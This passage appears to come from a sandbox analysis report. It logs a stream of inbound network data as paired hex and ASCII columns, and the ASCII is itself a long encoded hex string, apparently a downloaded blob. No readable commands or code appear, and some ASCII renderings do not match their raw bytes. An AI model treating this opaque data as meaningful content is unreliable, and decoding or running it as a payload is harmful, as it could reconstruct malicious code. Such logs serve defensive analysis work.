2022-10-03 14:01:58 UTC	864	IN	Data Raw: 39 36 41 41 39 34 31 35 36 33 38 45 34 43 39 30 32 38 42 43 45 46 46 45 30 31 43 45 44 30 37 33 34 45 36 31 34 32 37 34 44 45 35 30 45 38 43 35 37 41 39 42 34 32 41 41 36 41 30 42 42 43 31 36 38 39 39 46 42 34 30 37 42 36 30 46 37 30 41 33 38 32 36 35 34 35 46 45 30 44 44 31 45 32 30 35 33 36 31 45 43 38 43 45 44 42 32 39 36 37 44 35 42 30 43 39 33 30 43 44 45 30 45 30 46 44 30 38 44 42 36 46 34 33 44 46 33 46 39 34 39 38 42 44 45 36 45 34 32 38 33 30 39 41 32 37 33 33 44 39 36 31 31 46 39 44 38 31 38 34 30 42 41 33 43 39 45 32 36 38 46 45 30 46 36 38 44 38 43 41 37 43 45 34 44 31 31 37 46 46 32 46 41 43 35 46 37 36 33 34 33 46 46 45 35 41 41 39 38 44 34 37 46 32 31 30 37 46 34 35 46 31 45 36 37 42 45 37 46 31 42 44 36 37 46 44 39 31 41 35 43 32 46 31 Data Ascii: 96AA9415638E4C9028BCEFFE01CED0734E614274DE50E8C57A9B42AA6A0BBC16899FB07B60F70A3826545FE0DD1E205361EC8CEDB2967D5B0C930CDE0E0FD08DB6F434DF3F9498BD6E6EA28309A273CD9611F9D81840BA3C9E268FE0F68D8CA7CE4D117FF2FAC5F76343FFE5AA98D47F2107F45F1E67BE7F1BD67FD91A5C2F1
2022-10-03 14:01:58 UTC	880	IN	Data Raw: 42 30 33 32 43 43 41 46 36 33 42 34 45 44 46 45 41 41 43 35 39 38 35 46 34 33 42 34 30 35 44 37 37 41 37 37 36 41 42 45 30 32 43 46 42 37 37 44 37 33 46 46 43 33 34 30 42 35 33 34 39 33 35 45 41 32 46 36 42 30 39 42 43 39 38 41 36 33 41 44 36 39 41 37 31 44 35 32 34 30 34 45 45 33 38 35 30 42 37 33 33 34 42 45 33 37 31 30 31 37 43 36 30 46 38 37 31 46 37 45 46 38 32 42 38 39 31 46 41 45 38 41 43 37 38 42 39 37 39 30 45 39 44 39 39 33 32 43 33 42 45 38 42 43 38 43 33 35 37 30 43 31 42 35 42 31 39 44 35 37 33 30 37 38 32 34 30 35 35 43 35 40 30 30 43 30 35 43 44 34 46 35 31 44 30 46 43 33 38 30 43 42 41 37 46 43 31 45 46 31 36 34 33 37 36 46 32 43 32 32 44 35 39 32 46 33 43 41 38 43 39 30 42 30 46 41 45 34 44 36 37 37 30 42 36 39 45 38 42 35 41 33 37 32 Data Ascii: B032CCAF63B4EDFEAAC5985F43B405D77A776ABE02CFB77D73FFC340B534935EA2F6B09BC98A63AD69A71D52404EE3850B7334BE371017C60F871F7EF82B891FAE8AC78B9790E9D9932C3BE8BC8C3570C1B5B19D57307824055FC5E00C05CD4F51D0FC380CBA7FC1EF164376F2C22D592F3CA8C90B0FAE4D6770B69E8B5A372
2022-10-03 14:01:58 UTC	896	IN	Data Raw: 41 42 42 43 46 41 42 42 39 34 35 37 42 46 38 43 31 42 46 31 46 46 33 37 36 45 38 43 31 32 44 43 30 38 42 42 32 37 36 33 38 35 34 44 37 34 34 45 42 38 43 32 36 32 36 45 37 39 33 32 30 41 32 45 44 44 42 46 38 35 32 45 36 34 33 45 36 34 35 30 30 46 38 44 36 42 46 35 39 45 34 33 34 39 30 43 42 38 33 30 42 40 45 36 34 39 30 35 34 32 37 36 42 35 37 39 39 45 34 30 45 34 34 36 44 45 45 42 42 34 33 41 36 45 35 39 45 38 32 38 36 30 46 43 46 37 41 36 43 38 46 38 41 46 35 31 45 39 36 37 36 33 46 45 38 36 46 36 46 33 35 30 36 38 42 38 35 43 30 30 36 31 41 39 30 35 35 33 46 30 30 41 33 32 44 39 43 38 41 32 36 41 32 32 39 33 45 32 33 33 44 45 45 37 30 42 34 35 32 38 37 30 34 44 30 43 37 39 34 45 45 34 33 44 32 41 34 30 31 30 31 46 41 42 39 33 42 33 46 45 44 36 44 46 Data Ascii: ABBCFABB9457BF8C1BF1FF376E8C12DC08BB2763854D744EB8C2626E79320A2EDDBF852E643E64500F8D6BF59E43490CB2830B0E649054276B5799E40E446DEEBB43A6E59E82860FCF7A6C8F8AF51E96763FE86F6F35068B85C0061A90553F00A32D9C8A26A2293E233DEE70B4528704D0C794EE43D2A40101FAB93B3FED6DF
2022-10-03 14:01:58 UTC	912	IN	Data Raw: 38 41 35 32 38 34 44 41 31 37 30 34 36 39 33 34 37 37 30 33 46 36 33 34 46 33 42 31 32 45 30 42 38 35 42 34 32 31 37 41 37 36 42 34 37 45 30 41 42 45 33 42 43 37 44 42 37 34 34 36 30 37 32 31 39 37 38 45 43 37 34 35 38 45 41 35 31 42 42 44 39 33 34 36 39 43 34 31 33 38 39 36 34 35 37 42 32 45 30 39 45 31 45 36 36 39 39 32 38 30 34 38 35 45 42 30 46 31 35 43 37 42 41 45 33 32 38 33 42 36 37 34 35 46 38 31 32 42 45 38 39 32 39 43 33 46 39 37 38 37 45 34 36 41 32 36 34 44 32 33 46 43 43 34 37 32 35 35 35 34 37 32 46 35 38 33 39 30 32 42 39 38 46 36 42 43 46 37 46 42 43 42 31 44 46 35 43 34 35 30 32 43 35 41 35 41 38 43 34 36 35 38 45 41 43 42 35 43 38 33 32 42 35 34 32 31 45 45 37 38 32 39 32 37 34 34 42 42 39 32 34 31 44 31 42 31 34 36 42 32 37 35 39 39 Data Ascii: 8A5284DA170469347703F634F3B12E0B85B4217A76B47E0ABE3BC7DB74460721978EC74E8EA51BBD93469CA413896457B2E09E1E6699280485EB0F15C7BAE3283B6745F812BE8929C3F9787E46A264D23FCC472555472F583902B39F6BCF7FBCB1DF5C4502C5A5A8C4658EACB5C832B5421EE78292746CB9241D1B146B27599
2022-10-03 14:01:58 UTC	928	IN	Data Raw: 34 37 45 37 46 31 44 31 37 39 37 43 37 34 31 45 31 46 39 44 43 37 34 33 45 37 37 31 44 32 37 39 39 43 37 34 31 45 31 46 39 44 43 37 38 37 44 36 43 31 44 36 36 30 46 37 42 45 43 31 46 35 42 30 33 37 44 38 42 44 39 46 39 43 46 42 43 37 42 39 38 46 39 44 46 42 30 41 45 37 46 33 34 38 33 30 41 44 38 37 45 46 38 32 44 44 46 42 30 42 44 37 43 35 34 35 39 38 39 46 44 46 36 31 37 46 35 43 30 33 31 39 35 38 30 37 44 37 38 35 31 34 44 39 42 35 37 30 33 44 34 38 35 31 30 36 45 34 33 44 39 30 41 37 36 42 45 31 33 41 39 31 41 32 36 33 32 44 35 43 31 46 35 32 32 43 41 39 38 33 46 33 45 34 46 36 30 42 38 33 34 41 30 41 46 31 32 43 33 38 32 38 46 33 34 42 36 46 39 32 31 37 37 43 34 38 43 45 33 38 34 42 37 32 46 33 37 38 39 32 43 44 41 36 39 33 37 43 31 44 34 34 37 32 45 Data Ascii: 47E7F1D1797C741E1F9DC743E771D2799C741E1F9DC787D6C1D660F7BEC1F5B037D8BD9F9CFBC7B98F9DFB0AE7F34830AD87EF82DDF80BD7C545989FDF617F5C03195807D78514D9B5703D485106E43D90A76BE13A9A1A2632D5C1F522CA983F3E4F60B834A0AF12C3828F34B6F92177C48CE384B72F37892CDA6937C1D4472E
2022-10-03 14:01:58 UTC	944	IN	Data Raw: 34 37 39 38 43 39 35 46 31 46 39 31 45 37 31 34 33 42 39 46 41 46 31 43 39 35 30 46 43 38 43 45 46 45 46 41 41 38 37 41 37 36 33 45 33 39 45 33 31 34 37 36 35 39 39 34 31 39 34 37 46 31 42 43 34 46 44 46 46 36 33 38 45 43 39 34 41 43 43 32 37 38 31 38 37 30 30 44 37 36 36 32 45 33 36 31 42 45 36 33 37 45 36 42 38 36 43 43 34 35 43 30 39 33 38 30 45 42 38 39 42 45 32 42 31 36 32 38 31 32 37 37 45 31 41 37 39 34 32 32 36 33 32 30 46 45 41 38 35 45 44 33 39 32 31 35 37 33 31 46 37 45 43 38 35 43 46 32 33 42 45 39 31 46 42 38 38 46 43 31 46 44 36 38 37 34 43 43 34 39 37 39 39 42 42 39 41 46 45 32 35 33 33 32 32 43 35 38 42 35 35 46 30 34 35 43 38 33 46 35 31 39 37 37 33 35 41 41 36 30 35 39 33 46 44 35 34 32 39 46 35 33 43 35 32 45 36 31 39 34 32 44 43 42 42 Data Ascii: 4798C95F1F91E7143B9FAF1C950FC8CEFEFAA87C63E39E3147659941947F1BC4FDFD638EC94ACC27818700D7662E361BE637E6B86CC45C09380EB89BE2B16281277E1A794226320FEA85ED39215731F7EC85CF23BE91FB988FC1FD6874CC49799BB9AFE253322C58B55F045C83F519735AA60593FD5429F53C52E61942DCBBB

Timestamp	kBytes transferred	Direction	Data
2022-10-03 14:01:58 UTC	960	IN	Data Raw: 32 31 44 46 42 35 33 32 39 39 34 42 34 45 34 32 42 45 36 46 35 44 36 31 45 45 41 31 45 43 30 46 41 44 38 36 39 33 38 39 32 46 31 43 43 30 46 35 46 31 44 38 39 41 33 46 39 39 45 32 38 37 37 46 32 30 39 45 31 38 39 42 46 31 44 34 44 41 43 30 35 43 36 43 39 41 31 30 44 33 33 32 39 45 35 39 43 37 32 36 35 33 37 42 35 36 43 32 46 44 33 32 32 42 45 33 42 39 37 35 39 41 31 39 44 46 39 33 35 45 39 41 46 31 39 42 37 35 38 39 46 39 45 41 36 30 39 43 41 46 44 46 41 44 45 42 43 43 44 44 46 42 31 31 44 46 41 33 46 41 33 43 39 32 31 46 45 30 46 45 46 42 44 44 37 41 43 41 33 43 45 35 30 31 45 45 43 46 44 46 41 44 35 37 39 33 45 44 46 45 45 38 38 35 32 35 41 36 44 38 46 44 43 44 30 42 41 42 44 45 31 34 42 42 46 46 39 43 33 36 41 33 32 43 35 45 46 46 46 45 42 34 44 Data Ascii: 21DFB532994B4E42BE6F5D61EEA1EC0FAD8693892F1CC0F5F1D89A3F99E2877F209E189BF1D4DA C05C6C9A10D3329E59C726537B56C2FD322BE3B9759A19DF935E9AF19B7589F9EA609CAFDFADEBCC DDFB11DFA3FA3C921FE0FEFBDD7ACA3CE501EECFDAFAD5793EDFEE88525A6D8FDCD0BABDE14BBBFF9 C36A32C5EE6FFEB4D
2022-10-03 14:01:58 UTC	976	IN	Data Raw: 37 39 33 45 37 32 46 46 33 30 42 36 39 45 45 41 41 46 32 43 34 35 46 45 33 38 38 43 33 44 45 46 45 45 41 46 41 43 42 32 44 39 33 33 34 30 35 39 36 37 37 32 41 41 37 39 37 45 46 44 36 31 46 34 30 40 45 35 30 45 41 46 37 42 44 34 39 38 38 36 37 43 43 30 40 45 35 39 38 43 39 32 31 41 45 36 31 33 37 44 39 46 45 37 38 38 30 39 32 38 35 46 32 36 36 37 37 35 39 37 39 30 45 35 34 38 38 46 39 42 37 43 35 30 39 45 35 36 42 33 31 38 43 31 37 39 43 42 37 36 41 33 30 33 45 30 43 43 41 36 36 44 38 30 46 30 46 35 32 37 43 30 36 34 32 37 44 33 31 46 44 38 36 35 31 38 33 31 34 44 46 38 31 31 30 37 46 39 45 38 37 32 43 42 45 32 31 34 41 45 35 38 31 39 30 42 45 46 31 39 30 38 44 39 37 34 33 39 34 35 41 32 38 46 46 45 35 30 43 39 33 42 46 41 46 44 34 34 37 46 39 46 45 33 Data Ascii: 793E72FF30B69EEAAF2C45FE388C3DEFEFAFACB2D93340596772AA797EFD61F400E500EAF7BD49 8867CC00E598C921AE6137D9FE78809285F2667759790E5488F9B7C509E56B318C179CB76A303E0CCA66D80F0F 527C06427D31FD86518314DF81107F9E872CBE214AE58190BEF1908D9743945A28FFE50C93BFAFD447F9FE3
2022-10-03 14:01:58 UTC	992	IN	Data Raw: 41 36 33 46 44 35 37 30 33 35 31 36 44 33 30 46 33 35 46 32 33 36 31 36 44 33 30 46 33 33 32 41 33 35 31 36 44 33 30 46 33 37 41 41 33 35 31 36 44 33 30 46 33 37 41 41 33 34 43 31 46 36 37 44 39 42 45 44 36 46 43 32 38 44 35 41 34 44 43 34 46 34 43 33 30 44 46 46 32 36 36 32 46 41 45 31 34 36 32 30 43 41 31 42 36 43 36 36 46 37 44 37 34 35 31 38 33 33 39 41 38 38 45 39 34 37 31 41 36 39 34 44 43 34 46 34 41 33 38 43 30 44 34 44 34 43 34 46 34 41 33 38 44 46 34 32 36 36 32 46 41 44 31 43 36 38 45 41 36 31 30 37 46 39 30 31 39 37 46 42 34 37 31 41 30 41 39 39 38 37 45 42 34 37 31 42 34 41 39 39 38 37 45 42 34 37 31 31 36 45 35 35 45 33 34 42 44 36 41 41 39 33 31 34 36 43 44 36 36 36 32 46 41 42 31 38 36 37 46 33 33 31 38 33 46 46 32 44 46 41 37 46 42 42 46 44 Data Ascii: A63FD5703516D30F35F23616D30F332A3516D30F37AA3516D30F37AA34C1F67D9BED6FC28D5A4D C4F4C30DFF2662FAE14620CA1B6C66F7D74518339A88E9471A694DC4F4A38C0D4DC4F4A38DF42662 FAD1C68EA6107F90197FB471A0A9987EB471B4A9987EB47116E55E34BD6AA93146CD6662FAB1867F33183FF2DF A7FBBD
2022-10-03 14:01:58 UTC	1008	IN	Data Raw: 34 36 43 35 36 46 42 43 39 43 45 36 41 46 31 31 45 41 37 43 41 45 46 37 30 34 46 31 35 42 45 43 31 43 43 41 33 32 37 38 38 42 43 37 46 32 37 36 34 46 38 43 46 36 38 45 44 31 44 45 41 44 45 38 35 36 46 34 32 32 46 34 32 32 46 34 37 38 34 46 42 45 37 46 38 46 30 38 43 38 31 44 41 35 36 37 42 35 46 33 45 41 36 39 34 41 42 44 45 43 42 31 45 35 46 44 41 31 36 38 44 42 45 46 44 36 42 45 38 44 46 30 33 37 33 44 32 34 31 43 42 42 44 45 32 43 37 31 36 45 46 45 34 38 38 37 32 37 39 43 46 41 36 42 46 34 46 43 34 44 39 30 46 45 31 32 37 38 46 36 46 42 37 37 42 39 36 33 43 37 46 42 37 32 43 37 41 45 38 42 45 35 46 45 45 39 33 32 32 46 38 36 37 39 32 42 46 43 44 46 42 44 34 33 38 46 39 46 30 41 46 46 41 38 37 42 37 35 46 42 41 44 46 36 35 37 42 42 31 44 33 35 44 Data Ascii: 46C56FBC9CE6AF11EA7CAEF704F15BEC1CCA32788BC7F2764F8C6F8ED1DEADE856F422F422F478 4FBE7F8F08C81DA567B5F3EA694ABDECB1E5FDA168DBEFD6BE8DF0373D4B1CBBDE2C716EFE488727 9CFA6BF4FC4D90FE12478F6FB777B963C7FB72C7AE8BE5FEE9322F86792BFCDFBD438F9F0AFFA87B 75FBADF657BB1D35D
2022-10-03 14:01:58 UTC	1024	IN	Data Raw: 35 31 41 42 46 43 35 46 39 33 45 42 38 33 46 45 44 37 45 35 42 41 43 36 35 46 33 42 41 42 34 34 41 35 46 43 37 37 43 38 46 35 30 39 46 46 30 37 37 32 44 44 45 30 33 46 46 46 34 32 32 39 42 33 46 46 37 39 42 39 36 45 46 36 31 46 46 39 32 35 36 39 34 46 46 46 35 37 36 35 31 36 36 46 46 37 41 46 46 43 44 32 32 30 46 35 37 33 46 46 39 46 39 41 34 41 39 34 32 41 42 38 46 46 34 42 35 32 44 41 30 32 46 44 33 37 34 37 30 41 30 41 31 45 46 41 39 32 35 42 30 35 30 42 31 45 39 31 36 42 35 39 34 31 38 37 46 38 31 46 32 38 44 30 41 44 41 31 30 32 42 41 33 35 33 43 30 31 44 44 31 41 30 35 30 31 44 44 34 41 43 31 38 30 31 45 32 31 36 35 30 31 33 44 34 32 38 36 30 34 46 34 30 38 31 39 31 31 44 30 32 33 41 34 33 32 42 30 35 30 44 32 43 46 31 34 41 36 32 34 43 44 44 37 30 Data Ascii: 51ABFC5F93EB83FED7E5BAC65F3BAB44A5FC77C8F509FF0772DDE03FFF4229B3FF79B96EF61FF9 25694FFF5765166FF7AFFCD220F573FF9F9A4A942AB8FF4B52DA02FD37470A0A1EFA925B050B1E916B594187F8 1F28D0ADA102BA353C01DD1A0501DD4AC1801E2165013D428604F4081911D02A32B050D2CF14A624CDD70
2022-10-03 14:01:58 UTC	1040	IN	Data Raw: 45 43 30 36 43 36 31 35 30 43 32 46 36 36 33 44 42 45 31 31 33 46 31 38 42 39 39 31 46 36 42 45 39 31 37 33 30 38 33 41 34 44 42 38 42 41 38 39 46 34 36 31 45 34 32 36 43 36 31 44 43 43 43 31 45 34 31 32 46 36 45 39 32 35 43 34 34 37 36 37 36 31 30 45 42 42 42 41 39 39 37 35 45 39 36 36 39 42 35 46 31 34 41 44 36 39 44 41 30 31 31 44 34 37 32 37 36 31 31 41 36 36 41 31 42 41 38 35 46 39 37 42 30 42 45 42 33 39 33 41 30 43 31 33 44 38 35 33 33 30 37 41 31 42 45 39 34 33 39 35 32 30 46 44 33 42 34 38 31 46 36 36 41 31 35 41 34 36 46 41 43 42 31 38 35 37 33 30 42 37 43 43 46 36 36 46 46 32 34 45 44 36 39 46 33 42 35 39 32 37 45 45 32 32 33 44 39 38 38 36 36 41 33 39 46 37 32 37 33 30 30 41 45 33 33 30 30 39 44 33 37 39 42 46 42 42 33 39 38 37 44 44 34 44 42 Data Ascii: EC06C6150C2F663DBE113F18B991F6BE9173083A4DB8BA89F461E426C61DCCC1E412F6E925C447 67610EBBBA9975E9669B5F14AD69DA011D4727611A66A1BA85F97B0BEB393AOC13D853307A1BE9439520FD3B48 1F66A15A46FACB185730B7CCF66FF24ED69F3B5927EE223D98866A39F727300AE33009D379BFB83987DD4DB
2022-10-03 14:01:58 UTC	1056	IN	Data Raw: 46 43 44 43 37 31 30 42 46 30 32 42 43 37 41 44 43 30 36 46 31 44 33 42 38 30 44 46 33 39 45 45 41 30 36 35 43 36 37 31 31 37 46 30 37 42 43 37 33 44 42 34 43 43 33 38 45 45 30 33 46 45 45 43 44 38 34 39 43 42 38 30 45 33 34 31 39 41 33 42 45 39 42 42 38 30 43 37 41 35 45 46 43 31 35 44 46 41 30 30 44 31 41 46 41 35 33 46 30 43 44 45 31 37 38 38 46 45 32 38 46 44 35 31 45 30 41 38 46 34 37 44 33 34 38 35 44 33 39 46 30 30 34 45 34 42 37 46 30 41 33 38 33 44 46 44 31 39 45 30 38 43 46 34 45 37 41 30 45 39 30 31 43 32 42 41 34 42 37 46 30 31 37 38 35 41 46 41 38 42 33 34 46 35 44 32 35 46 41 36 41 39 39 37 46 45 32 41 34 44 42 44 46 34 44 37 36 38 45 41 41 35 42 46 34 31 44 33 32 44 46 44 34 44 45 30 46 32 46 34 42 37 38 31 41 42 44 33 30 46 45 30 44 43 33 Data Ascii: FCD C710BF02BC7ADC06F1D3B80DF39EEA065C67117F07BC73DB4CC38EE03FEECD849CB80E3419A 3BE9BB80C7A5EFC15DFA00D1AFA53F0CDE1788FE28FD51E0A8F47D3485D39F004E4B7F0A383DFD19 E08CF4E7A0E901C2BA4B7F01785AFA8B34F5D25FA6A997FE2A4DBDF4D768EAA5BF41D32DFD4DE0F2 F4B781ABD30FE0DC3

Timestamp	kBytes transferred	Direction	Data
2022-10-03 14:01:58 UTC	1072	IN	Data Raw: 39 43 34 45 46 41 41 32 36 31 39 30 44 44 41 30 39 46 38 34 46 35 31 45 31 39 38 45 45 31 39 45 35 45 43 33 45 30 31 35 38 42 32 31 43 42 38 32 31 44 30 36 37 31 37 35 32 38 44 41 31 39 30 39 43 34 46 37 30 44 39 38 42 37 39 42 37 31 30 46 34 44 44 39 32 45 44 34 42 31 34 38 33 38 37 34 32 43 44 41 32 32 36 44 46 35 36 37 44 34 30 37 36 39 35 39 36 35 45 39 34 30 32 33 43 45 44 43 38 35 45 31 32 30 36 42 38 34 43 35 32 38 41 38 42 36 31 33 35 45 42 34 46 45 43 43 35 44 32 30 41 31 42 45 30 44 41 44 32 42 35 46 33 44 36 43 31 33 38 35 46 43 43 34 43 45 33 30 42 32 38 30 39 39 44 33 41 34 35 43 34 43 42 38 32 46 36 42 36 41 41 41 46 30 33 35 32 46 34 33 45 45 30 41 42 39 42 34 38 43 39 32 34 33 34 43 33 32 38 33 39 32 38 38 35 46 35 39 32 41 43 45 38 46 Data Ascii: 9C4EFAA26190DA09F84F51E198EE19E5EC3E0158B21CB821D06717528DA1909CF47D98B79B710F4DD92ED4B14838742CDA226DF567D407695965E94023CEDC85E1206B84C528A8B6135EB4FECC5D20A1BE0DAD2B5F3D6C1385FCC4CE30B28099D3A45C4CB82F6B6AAAF0352F43EE0AB9B48C924334C328392885F592ACE8F
2022-10-03 14:01:58 UTC	1088	IN	Data Raw: 39 42 30 39 42 31 36 44 45 43 38 31 45 45 44 33 31 33 31 30 35 30 37 32 36 31 34 30 36 30 31 39 44 39 30 42 42 30 46 36 36 34 46 44 38 43 31 42 43 45 31 36 44 39 42 31 45 35 36 33 32 37 46 30 39 32 33 31 31 32 43 35 44 37 34 38 46 31 43 30 34 34 30 39 37 39 37 45 31 35 30 31 36 32 38 44 37 42 32 46 34 30 46 41 34 33 46 36 42 36 34 38 37 44 37 38 37 37 46 32 38 30 37 43 33 45 30 36 32 34 38 32 37 44 31 30 36 39 39 35 44 35 41 41 46 30 45 30 41 34 45 44 45 42 42 33 45 41 36 44 38 38 33 33 34 35 39 30 31 30 38 38 36 35 33 46 35 43 33 46 45 42 34 31 45 38 36 35 39 32 34 38 41 35 35 31 34 42 42 30 42 45 35 43 35 44 33 45 31 46 41 39 38 38 37 42 41 38 43 34 38 32 39 44 32 41 37 45 35 37 45 38 31 35 36 44 42 34 43 43 32 44 37 37 39 46 38 30 33 30 36 41 39 30 30 Data Ascii: 9B09B16DEC81EED31310507261406019D90BB0F664F08C1BCE16D9B1E56327F0923112C5D748F1C04409797E1501628D7B2F40FA43F6B6487D7877F2807C3E0624827D106995D5AAF0E0A4EDEBB3EA6D883345901088653F5C3FEB41E8659248A5514BB0BE5C5D3E1FA9887BA8C4829D2A7E57E8156DB4CC2D779F80306A900
2022-10-03 14:01:58 UTC	1104	IN	Data Raw: 33 43 30 43 39 30 34 45 31 35 41 38 45 36 34 34 37 41 37 45 35 38 30 37 33 46 43 37 30 45 30 44 33 45 37 41 44 45 46 30 46 46 44 37 39 41 31 42 45 30 44 46 35 31 46 38 39 46 35 44 37 38 41 36 42 38 31 36 30 36 45 45 35 41 37 33 32 46 46 43 37 46 32 44 30 43 44 43 42 35 42 30 38 32 31 36 43 34 44 35 41 30 31 44 46 36 39 45 45 30 46 46 38 46 39 39 43 43 39 30 33 46 36 39 43 44 31 30 34 45 44 39 36 35 45 39 34 33 42 33 46 33 35 33 33 32 31 39 31 45 42 31 34 34 33 39 39 45 43 32 46 45 44 33 34 45 43 37 39 37 45 34 39 39 39 38 37 45 35 38 45 31 44 30 33 34 46 34 41 30 45 38 36 41 34 35 35 36 34 42 38 30 37 43 36 45 34 38 34 36 33 45 36 45 44 30 35 42 31 34 37 42 34 30 43 34 42 34 41 41 46 32 36 41 37 39 46 32 31 45 32 37 34 39 39 35 36 41 44 44 36 33 38 41 Data Ascii: 3C0C904E15A8E6447A7E58073FC70E0D3E7ADEF0FFD79A1BE0DF51F89F57D8A6B81606EE5A732FC7F2D0CDCB5B08216C4D5A01DF69EE0FF8F99CC903F69CD104ED965E943B3F3532191EB144399EC2FED34EC797E499987E58E1D034F4A0E86A45564B807C6E48463E6EED05B147B40C4B4AAF26A79F21E2749956ADD638A
2022-10-03 14:01:58 UTC	1120	IN	Data Raw: 43 32 46 46 36 37 45 39 46 46 42 44 46 30 45 46 31 36 46 38 43 35 44 36 39 44 30 32 45 38 43 44 33 34 39 38 33 37 38 31 43 42 39 35 37 39 32 33 45 30 46 46 30 46 31 42 33 33 31 39 41 36 46 46 39 34 31 30 43 38 38 38 35 42 35 39 36 30 36 41 38 35 35 41 46 42 41 34 33 44 42 35 42 31 45 38 44 32 38 44 34 32 39 31 42 39 39 37 42 31 33 31 41 44 45 38 33 43 45 36 46 36 43 30 42 46 42 42 38 44 31 39 42 42 31 41 43 32 35 34 43 33 46 33 30 36 44 33 33 30 46 45 41 44 37 36 36 36 45 34 36 41 43 39 34 42 38 35 42 44 34 43 45 45 37 37 45 31 43 30 46 33 42 35 32 34 37 37 33 45 33 44 35 34 36 46 35 35 39 46 39 38 45 39 44 43 35 31 36 35 36 43 38 31 34 45 39 36 39 33 33 32 37 34 37 35 43 39 35 33 43 43 40 43 35 43 34 44 31 30 44 34 34 35 33 33 39 37 35 46 39 44 31 Data Ascii: C2FF67E9FFBDF0EF16F8C5D69D02E8CD34983781CB957923D0E0FF0F1B3319A6FF9410C8885B59606A855AFBA43DB5B1E8D28D4291B997B131ADE83CE6F6C0BFBB8D19BB1AC254C3F306D330FEAD7666E46AC94B85BD4CEE77E1C0F3BB524773E3D546F559F98E9DC51656C814E9693327475C953CCC0C5C4D10D44533975F9D1
2022-10-03 14:01:58 UTC	1136	IN	Data Raw: 44 38 35 41 34 36 33 36 42 45 35 44 32 39 38 43 32 41 39 32 46 34 30 45 30 46 46 44 45 33 33 44 31 34 30 38 37 34 38 43 43 42 34 42 32 42 43 39 33 42 45 31 42 37 34 39 31 41 31 45 33 35 34 38 30 41 34 41 41 42 41 45 30 46 35 37 46 32 46 44 45 35 41 39 46 32 44 41 34 46 46 31 32 43 38 32 43 44 38 36 35 31 46 38 30 39 46 34 31 36 37 38 38 31 44 34 30 32 30 34 33 45 42 32 46 36 38 33 31 32 38 35 42 44 34 44 43 42 45 41 42 42 39 30 36 34 34 46 31 45 43 46 39 36 37 46 34 33 39 35 31 44 35 39 42 46 31 45 30 46 45 46 35 30 30 35 43 41 30 44 33 33 43 34 43 43 35 38 45 44 38 42 41 32 38 38 37 30 45 36 31 35 35 36 31 34 35 33 42 41 39 43 43 34 36 43 44 38 30 31 43 33 33 42 38 41 35 33 41 39 33 46 41 46 32 41 36 44 34 35 45 32 38 39 42 32 37 33 33 38 36 33 36 46 37 Data Ascii: D85A4636BE5D298C2A92F40E0FFDE33D1408748CCB4B2BC93BE1B7491A1E35480A4AABAE0F57F2FDE5A9F2DA4FF12C82CD8651F809F4167881D402043EB2F6831285BD4DCBEAABB90644F1ECF967F43951D59BF1E0FEF5005CA0D33C4CC58ED8BA28870E615561453BA9CC46CD801C33B8A5493FA2A6D45E289B27338636F7
2022-10-03 14:01:58 UTC	1152	IN	Data Raw: 33 35 34 41 38 31 41 31 35 41 31 46 39 31 39 44 35 41 30 46 45 36 36 46 46 34 36 34 46 45 34 36 45 43 38 30 31 42 37 44 38 31 39 33 41 32 33 44 45 46 34 41 33 41 43 37 44 45 32 38 37 32 36 42 32 33 33 36 39 45 41 30 39 33 31 32 44 34 35 41 35 32 38 44 37 38 39 32 44 32 35 32 41 41 42 35 35 32 36 37 39 34 34 39 44 30 41 44 42 34 35 39 36 31 34 45 42 32 35 35 30 39 30 38 37 31 37 36 42 44 44 35 30 33 45 31 35 36 36 43 37 34 37 41 37 32 38 35 44 32 34 36 38 46 41 45 44 30 42 45 38 30 36 37 35 37 39 30 42 32 41 44 42 34 39 39 42 36 36 32 33 45 34 30 41 30 36 36 30 34 34 42 34 46 37 34 32 42 35 44 34 42 39 33 34 30 46 42 45 42 41 38 33 30 44 31 37 41 46 34 32 42 31 39 33 34 44 38 36 31 45 34 30 38 38 44 41 33 45 33 41 44 35 41 44 30 36 41 37 38 35 38 39 33 Data Ascii: 354A81A15A1F919D5A0FE66FF464FE46EC801B7D8193A23DDEF4A3AC7DE28726B23369EA09312D45A528D7892D252AAB552679449D0ADB459614EB25509087176BDD503E1566C747A7285D2468FAED0BE80675790B2ADB499B6623E40A066044B4F742B5D4B9340FBEBAB830D17AF42B1934D861E4088DA3E3AD5AD06A7858983
2022-10-03 14:01:58 UTC	1168	IN	Data Raw: 43 39 46 37 35 46 33 41 31 46 44 31 41 45 44 37 36 45 45 42 45 39 43 32 45 46 34 36 45 34 34 34 33 44 33 45 33 37 36 44 35 30 44 38 42 30 36 44 41 33 32 45 30 46 45 38 31 35 33 42 41 45 45 32 45 43 44 33 39 44 39 36 46 43 33 32 41 41 46 33 31 35 46 42 45 35 42 41 34 46 39 45 38 43 37 38 37 30 45 37 30 32 45 33 42 37 44 41 31 35 33 44 34 46 37 35 46 41 42 43 32 31 37 39 43 45 45 30 41 46 36 35 36 35 41 36 36 45 34 33 32 37 36 39 34 43 38 46 30 46 35 44 42 43 46 30 45 30 32 46 46 43 38 34 35 42 38 31 41 46 42 37 39 38 39 32 31 44 39 46 45 34 37 33 41 37 34 42 41 37 39 34 39 46 39 37 44 38 41 45 42 34 44 44 33 43 37 31 35 42 31 30 46 46 45 45 41 32 43 44 37 38 45 32 46 36 45 38 46 34 42 41 44 45 39 42 30 36 36 43 31 45 36 42 44 30 46 34 46 35 34 31 39 32 Data Ascii: C9F75F3A1FD1AED76EEBE9C2EF46E4443D3E376D50D8B06DA32E0FE8153BAEE2ECD39D96FC32AA F315FBE5BA4F9E8C7870E702E3B7DAA53D4F75FABC2179CEE0AF6565A66E4327694C8F0F5DBCFOE02FFC845B81AFB798921D9FE473A74BA7949F97D8AEB4DD3C715B10FFEEEA2CD78E2A6F84B4ADE9B066C1E6BD0F4F54192
